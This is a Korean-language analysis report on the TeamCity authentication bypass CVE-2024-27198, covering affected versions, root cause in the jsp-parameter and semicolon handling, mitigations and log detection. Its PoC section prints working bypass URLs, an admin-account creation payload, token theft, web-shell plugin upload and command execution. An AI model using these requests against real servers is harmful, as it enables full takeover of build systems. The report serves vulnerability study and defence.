CVE_2024_27198

CVE-2024-27198 (JetBrains TeamCity) 인증 우회 취약점 분석 보고서

---

1. 개요

CVE-2024-27198은 **TeamCity Web 구성요소에서 인증을 우회하여 관리자급 동작(관리 기능 수행)까지 가능**해지는 취약점입니다. **대체 경로(Alternate Path) 문제**와 `updateViewIfRequestHasJspParameter()` **호출 흐름**을 결합해 “인증이 필요한 엔드포인트를 인증 없이 호출”할 수 있다고 설명합니다.

- **심각도**: CVSS 3.0 기준 **9.8 (Critical)**
- **영향**: 인증 우회 → 관리자 기능 수행 가능(계정/토큰/플러그인 등) → 시나리오에 따라 RCE로 확대 가능

---

2. 영향을 받는 소프트웨어 버전

취약 영향 범위(패치 기준)

- JetBrains 측 “해결(Resolved in)” 기준으로 **TeamCity 인증 우회(관리자 동작 가능)** 이슈가 **2023.11.4에서 해결**된 것으로 명시되어 있습니다.
- TeamCity에 대해 “Authentication bypass leading to RCE”가 **2023.11.3**에서 언급됩니다. 그러므로 **2023.11.3이하의 버전은 취약한 버전에 해당**하므로 인증 우회/경로 처리 결함이 공격 체인과 결합될 경우 RCE까지 이어질 수 있음을 시사합니다. **취약버전 : TEAMCITY 23.11.3 이하**

---


3. PoC 단계(요청하신 처리 방식)

디버깅/재현 관찰 증거 (사용자 캡처 기반)

> 아래 이미지는 사용자가 TeamCity를 디버깅/트래픽 관찰한 캡처를 보고서에 포함한 것입니다. (악용 문자열은 안전을 위해 마스킹된 버전 사용)


3.1 정상 요청 시도: 인증/초기설정 흐름(리다이렉션)

- REST 리소스 접근 시 **302 Redirect**로 초기 설정/인증 흐름으로 이동하는 모습입니다.



3.2 인증 우회 시도: “비정상 경로 + jsp 파라미터” 조합 후 응답(마스킹)

- 좌측 요청은 마스킹 처리되어 있으며, 우측 응답에서 **정상적으로 서버 정보 XML이 반환(HTTP 200)** 되는 패턴을 확인할 수 있습니다.



3.3 PoC 단계 (공격 코드 분석 및 수행 결과)

본 절에서는 제공된 공격 스크립트(`poc.py`)가 수행하는 4단계의 침투 과정을 분석합니다. 스크립트는 Python의 `requests` 모듈을 사용하여 조작된 HTTP 패킷을 전송하며, TeamCity의 정상적인 인증 절차를 무력화합니다.

STEP 1: 인증 우회를 통한 관리자 계정 생성 (`AddUser`)

공격의 첫 단계는 인증 없이 관리자 권한을 가진 계정을 생성하는 것입니다. 스크립트 내 `AddUser` 함수는 존재하지 않는 경로(`/hax`)와 취약점이 발생하는 파라미터(`?jsp=...`)를 조합하여 인증 미들웨어를 우회합니다.

- **공격 코드 분석 (AddUser 함수):** Python

```python
def AddUser(target, username, password, domain):
    # [핵심] 존재하지 않는 경로(/hax)와 jsp 파라미터를 결합하여 인증 로직 우회
    # 실제 호출되는 엔드포인트: /app/rest/users (사용자 생성 API)
    add_user_url = target + "/hax?jsp=/app/rest/users;.jsp"

    # 관리자 권한(SYSTEM_ADMIN)을 가진 JSON 데이터 구성
    add_user_data = {
        "username": f"{username}",
        "password": f"{password}",
```

```
        "roles": { "role": [ { "roleId": "SYSTEM_ADMIN", "scope": "g" } ] }
    }
    # ... POST 요청 전송 ...
```

- **분석 및 결과:**
  1. 스크립트는 `/app/rest/users` 엔드포인트에 `SYSTEM_ADMIN` 권한을 가진 새 사용자를 생성하는 JSON 데이터를 POST로 전송합니다.
  2. 이때 URL은 `/hax?jsp=/app/rest/users;.jsp`로 조작되어 있어, 서버는 인증 검사를 건너뛰고 요청을 처리합니다.
  3. **결과:** 서버는 `HTTP 200 OK`와 함께 생성된 **User ID**를 반환합니다.

STEP 2: 지속적 제어를 위한 액세스 토큰 발급 (`GetToken`)

계정이 생성되었더라도 매번 URL을 조작하는 것은 비효율적입니다. 스크립트의 `GetToken` 함수는 생성된 User ID를 사용하여 정식 API 접근을 위한 **Authentication Token**을 발급받습니다.

- **공격 코드 분석 (GetToken 함수):** Python

```
def GetToken(target, user_id):
    # 생성된 User ID를 경로에 포함하여 토큰 생성 API 호출
    # 예: /app/rest/users/id:1/tokens/RandomTokenName;.jsp
    exploit_url = target + f"/hax?jsp=/app/rest/users/id:
{user_id}/tokens/{token_name};.jsp"

    # ... POST 요청 후 응답 XML 파싱 ...
    root = ET.fromstring(exploit_response.text)
    return token_info["value"] # 토큰 값 추출
```

- **분석 및 결과:**
  1. 생성된 `user_id`를 이용해 토큰 생성 REST API를 호출합니다. 이 과정에서도 동일한 URL 조작 기법(`?jsp=...`)이 사용됩니다.
  2. **결과:** 서버는 해당 사용자에 대한 **영구 액세스 토큰(Value)**을 XML 형태로 반환합니다. 이후 단계부터 스크립트는 이 토큰을 HTTP 헤더(`Authorization: Bearer <Token>`)에 포함하여 **정상적인 관리자처럼** 행동합니다.

STEP 3: 악성 플러그인 생성 및 업로드 (`UploadEvilPlugin`)

TeamCity는 관리자 기능을 통해 외부 플러그인(.zip)을 업로드할 수 있습니다. 스크립트는 이 기능을 악용하여 웹쉘이 포함된 가짜 플러그인을 동적으로 생성하고 업로드합니다.

- **공격 코드 분석 (GetEvilPluginZipFile & UploadEvilPlugin 함수):** Python

```
# 1. 악성 JSP 웹쉘 코드 작성 (OS 판별 후 cmd.exe 또는 /bin/bash 실행)
evil_plugin_jsp = r"""... ProcessBuilder ... cmd ..."""
```

```
# 2. TeamCity 플러그인 구조(teamcity-plugin.xml)에 맞춰 ZIP 파일 생성
zip_resources.writestr(f"buildServerResources/{plugin_name}.jsp",
evil_plugin_jsp)

# 3. 획득한 토큰을 사용하여 '정상적인' 플러그인 업로드 API 호출
def UploadEvilPlugin(target, plugin_name, token):
    upload_evil_plugin_url = target + "/admin/pluginUpload.html"
    headers = { "Authorization": f"Bearer {token}", ... }
    # ... POST 전송 ...
```

- **분석 및 결과:**
  1. `GetEvilPluginZipFile` 함수는 사용자가 입력한 명령어 또는 기본 쉘 코드를 포함하는 `.jsp` 파일을 생성하고, 이를 TeamCity 플러그인 규격(`teamcity-plugin.xml` 포함)에 맞는 ZIP 파일로 패키징합니다.
  2. `UploadEvilPlugin` 함수는 STEP 2에서 획득한 토큰을 헤더에 실어 `/admin/pluginUpload.html` 로 파일을 전송합니다.
  3. **결과:** 서버는 파일을 유효한 플러그인으로 인식하여 저장하고, 이어지는 `LoadEvilPlugin` 함수에 의해 웹 컨텍스트에 배포(Enable)됩니다.

STEP 4: 원격 명령 실행 (RCE) 수행 (`ExecuteCommand`)

마지막으로 공격자는 업로드된 플러그인 경로에 접근하여 시스템 명령어를 실행합니다. 스크립트는 버전에 따라 두 가지 방식을 시도하지만, 최신 버전(2023.11.x) 대응을 위해 주로 플러그인 웹쉘을 사용합니다.

- **공격 코드 분석 (ExecuteCommandByEvilPlugin 함수):** Python

```
def ExecuteCommandByEvilPlugin(shell_url, command, token):
    # 업로드된 플러그인의 JSP 경로로 파라미터(cmd) 전송
    # shell_url 예: Target/plugins/RandomName/RandomName.jsp

    exec_cmd_headers = { "Authorization": f"Bearer {token}", ... }

    # POST 요청으로 명령어 전달 (cmd=whoami)
    exec_cmd_response = session.post(url=shell_url, data=f"cmd=
{command_encoded}", ...)

    # 실행 결과 출력
    print(exec_cmd_response.text.strip())
```

- **분석 및 결과:**
  1. 스크립트는 활성화된 플러그인의 웹 경로(`/plugins/<plugin_name>/<plugin_name>.jsp`)로 `cmd` 파라미터를 POST 전송합니다.
  2. 서버 측에 심어진 JSP 코드는 `ProcessBuilder` 를 통해 해당 명령어를 운영체제 쉘에서 실행합니다.

3. **결과:** 공격자의 콘솔에 `whoami`, `ipconfig` 등의 명령어 실행 결과가 출력되며, 이는 서버가 완전히 장악되었음을 의미합니다.

---

4. 공격 매커니즘 (단계별 상세) — *개념 흐름 중심*

아래는 **"왜 인증이 우회되는가"**를 이해하기 위한 단계별 흐름입니다.

4.1 전체 흐름 요약

```
flowchart TD
  A[공격자 HTTP 요청] --> B[의도적으로 404/에러 핸들러 경로 유도]
  B --> C[ModelAndView가 '404 view'로 생성됨]
  C --> D[BaseController.handleRequestInternal 진입]
  D --> E{modelAndView != null?}
  E -- Yes --> F[updateViewIfRequestHasJspParameter 호출]
  F --> G[getJspFromRequest: 'jsp' 파라미터 추출/검사]
  G --> H[modelAndView.setViewName(jspFromRequest)]
  H --> I[DispatcherServlet/RequestDispatcher가 viewName 기반으로 디스패치]
  I --> J[세미콜론(;)/경로 파라미터 처리로 최종 라우팅 변형]
  J --> K[인증이 필요한 엔드포인트가 인증 없이 처리될 수 있음]
```

핵심은,


1. **에러(404) 처리 컨트롤러로 들어가 modelAndView가 만들어지게 하고**,
2. `updateViewIfRequestHasJspParameter()` 가 **요청 파라미터(jsp)를 근거로 viewName을 바꿀 수 있게 만든 뒤**,
3. 서블릿 컨테이너의 **세미콜론(;) 경로 파라미터 제거 동작(stripPathParams)** 같은 URI 처리 특성으로 **실제 호출 엔드포인트가 공격자 의도대로 해석**되도록 유도한다는 점입니다.

4.2 단계별 상세

단계 1) "에러(404)를 발생시켜 PageNotFoundController"로 유도하여 ModelAndView 진입

PageNotFoundController 클래스는 존재하지 않는 경로를 요청하는 경우 활용되며 doHandle 메서드에서 ModelAndView에 "404.jsp" 가 반환되고 servletPath(서블릿 경로)는 "/404.html"이 되는 것을 확인할 수 있습니다.
즉, "정상 컨트롤러 처리 흐름"이 아니라 "에러 처리 흐름"에서 modelAndView가 만들어지는 상태를 이

용합니다.



단계 2) `handleRequestInternal()` 에서 `updateViewIfRequestHasJspParameter()` 로 진입

PageNotFoundController는 BaseController를 상속하고 있으며, BaseController 클래스가 요청을 처리하는 방식에서 해당 취약점이 발생됩니다. 이 때 `1단계` 에서 **404.jsp** 를 **new ModelAndView("404.jsp")** 를 반환했기 때문에 `modelAndView != null` 조건을 타고 `handleRequestInternal()` 에서 302 리다이렉션으로 처리되지 않으면(`if (modelAndView.getView() instanceof RedirectView)`) `updateViewIfRequestHasJspParameter()` 를 호출합니다.

이 지점이 **요청 파라미터가 viewName에 영향을 주는 관문**입니다.

단계 3) `updateViewIfRequestHasJspParameter()` 의 실행

- **BaseController** — 핵심 흐름

```
public final ModelAndView handleRequestInternal(HttpServletRequest request,
HttpServletResponse response) throws Exception {
    try {
        ModelAndView modelAndView = this.doHandle(request, response);

        if (modelAndView != null) {
            if (modelAndView.getView() instanceof RedirectView) {
                modelAndView.getModel().clear();
            } else {
                // [취약 흐름의 핵심] 요청 파라미터(jsp)가 viewName 변경에 영향
                this.updateViewIfRequestHasJspParameter(request,
```

```
modelAndView);
            }
        }
        return modelAndView;

    } catch (AccessDeniedException e) {
        ...
    }
}
```

공격자는 **RedirectView로 빠지지 않는 조건**을 만들고(예: 에러 처리 view),
`updateViewIfRequestHasJspParameter()` 가 실행되도록 유도합니다.

```
private void updateViewIfRequestHasJspParameter(@NotNull HttpServletRequest
request, @NotNull ModelAndView modelAndView) {
    boolean isControllerRequestWithViewName =
        modelAndView.getViewName() != null &&
!request.getServletPath().endsWith(".jsp");

    String jspFromRequest = this.getJspFromRequest(request);

    if (isControllerRequestWithViewName &&
        StringUtil.isNotEmpty(jspFromRequest) &&
        !modelAndView.getViewName().equals(jspFromRequest)) {

        // [문제 지점] 사용자가 제어 가능한 request parameter가 viewName으로 주입됨
        modelAndView.setViewName(jspFromRequest);
    }
}
```


(1) **updateViewIfRequestHasJspParameter** 의 **boolean isControllerRequestWithViewName** 설정

- modelAndView.getViewName() != null
  new ModelAndView("404.jsp") 코드에 의해 viewName이 **null**이 아님
- !request.getServletPath().endsWith(".jsp")

(2) **updateViewIfRequestHasJspParameter** 의
modelAndView.setViewName(jspFromRequest) 진입

```
if (isControllerRequestWithViewName && StringUtil.isNotEmpty(jspFromRequest)
&& !modelAndView.getViewName().equals(jspFromRequest)) {
    modelAndView.setViewName(jspFromRequest);
}
```

- **parameter**



- **isControllerRequestWithViewName** -> (1)에서 TRUE 설정
- **getJspFromRequest(request)** 의 검증 우회 포인트
  - **실행한 POC의 URL**


```
def GetTeamCityVersion(target):
    get_teamcity_version_url = target + "/hax?jsp=/app/rest/server;.jsp"
    get_teamcity_version_headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36"
    }
    get_teamcity_version_response = session.get(url=get_teamcity_version_url, headers=get_teamcity_version_headers,
                                                proxies=proxy, verify=False, allow_redirects=False, timeout=600)
    root = ET.fromstring(get_teamcity_version_response.text)
    teamcity_version = root.attrib.get("version")
    return teamcity_version
```

  - **getJspFromRequest** 의 코드

```
@Nullable
protected String getJspFromRequest(@NotNull HttpServletRequest request) {
    String jspFromRequest = request.getParameter("jsp");
    return jspFromRequest == null || jspFromRequest.endsWith(".jsp") &&
!jspFromRequest.contains("admin/") ? jspFromRequest : null;
}
```

PoC 코드에서 확인한 요청 URL을 보면 위의 조건들을 만족하고 있다. 그 결과 **jspFromRequest**가 **True**를 반환하므로 **updateViewIfRequestHasJspParameter** 메서드에 **jspFromRequest** 값이 전달된다.

- **jspFromRequest** 의 Value



이 검증은 “admin 디렉토리 직접 접근 차단” 의도가 있으나, **다른 방식으로 인증이 필요한 엔드포인트를 가리키는 문자열 구성**이 가능해지면 우회 여지가 생깁니다(대체 경로/라우팅 해석 문제와 결합).
위 단계의 결과로 (2)의 `modelAndView.setViewName(jspFromRequest)` 코드가 실행됩니다.

단계 4) 서블릿 컨테이너의 `stripPathParams` (세미콜론 처리)와 결합

`getRequestDispatcher` 과정에서 `stripPathParams`**가 세미콜론(;) 이후를 제거**하는 동작을 설명합니다.
이 특성 때문에, viewName이 “겉보기엔 jsp처럼 보이지만(검증 통과)” 실제 라우팅 단계에서 “다른 엔드포인트처럼 해석”되는 문제가 생기고, 결과적으로 **인증이 필요한 엔드포인트가 인증 체크 없이 호출될 수 있는 상태**가 만들어집니다.
(내용추가 필요)

teamcity는 .jsp라고 생각을 하고 처리하며 tomcat은 ;까지만 인식을 하기 때문에 문제가 없음.

---

5. 영향(Impact) 정리

5.1 직접 영향

- 인증 없이 **관리자 기능 수행(Administrative actions)** 가능
- 계정/토큰/설정/플러그인 등 “관리 기능”이 열리면 **2차 피해**로 확대될 가능성이 큼

5.2 확장 시나리오(체인)

- 플러그인 업로드 체인과 결합 시 **RCE**로 이어질 수 있음을 설명합니다.

---

6. 대응 방안 및 탐지 포인트

6.1 우선순위 1: 업데이트

- **2023.11.4이상 버전으로 업데이트 권고**

6.2 업데이트가 어렵다면: 보안 패치 플러그인

- 문서에서 “취약점만 패치 가능한 보안 패치 플러그인” 설치를 대안으로 제시합니다.

6.3 악성 플러그인 업로드 대응: 비활성화(disabled-plugins.xml)

- 악성 플러그인 업로드 상황을 가정해 **disabled-plugins.xml**로 비활성화 가능하다고 설명합니다.

6.4 로그 기반 탐지(정규표현식 힌트)

- 로그에서 `jsp=` 파라미터 및 `;.jsp` 패턴이 관찰된다는 점을 탐지 포인트로 제시합니다.
  - (권장) TeamCity 로그(teamcity-*.log, teamcity-javaLogging.log)에서 해당 패턴에 대한 룰/정규식 탐지 적용

---

7. 결론 (분석가 코멘트)

CVE-2024-27198은 “단순한 인증 체크 누락”이라기보다,

- **에러 처리 흐름(404)에서 만들어진 ModelAndView**
- **요청 파라미터(jsp)가 viewName으로 반영되는 설계**
- **서블릿 컨테이너의 경로 파라미터(세미콜론) 처리 특성**

이 세 가지가 결합되어 **라우팅/디스패치 단계에서 인증이 필요한 엔드포인트를 비정상적으로 호출**할 수 있는 구조적 문제로 이해하는 게 정확합니다.

따라서 운영 관점에서는 **즉시 업데이트(2023.11.4)** 또는 **공식 패치 플러그인** 적용이 최우선이며, 동시에 **로그 기반 탐지**로 “시도 흔적”을 찾는 병행 전략이 필요합니다.

원하면, 네가 다음으로 준다고 한 “추가자료(텍스트/표/정규식/탐지 룰/로그 샘플)”까지 포함해서 **(1) IOC 섹션 강화**, **(2) 탐지 룰/정규식/시그니처 표 형태**, **(3) 위협 시나리오(킬체인) 도식화**까지 바로 확장해줄게.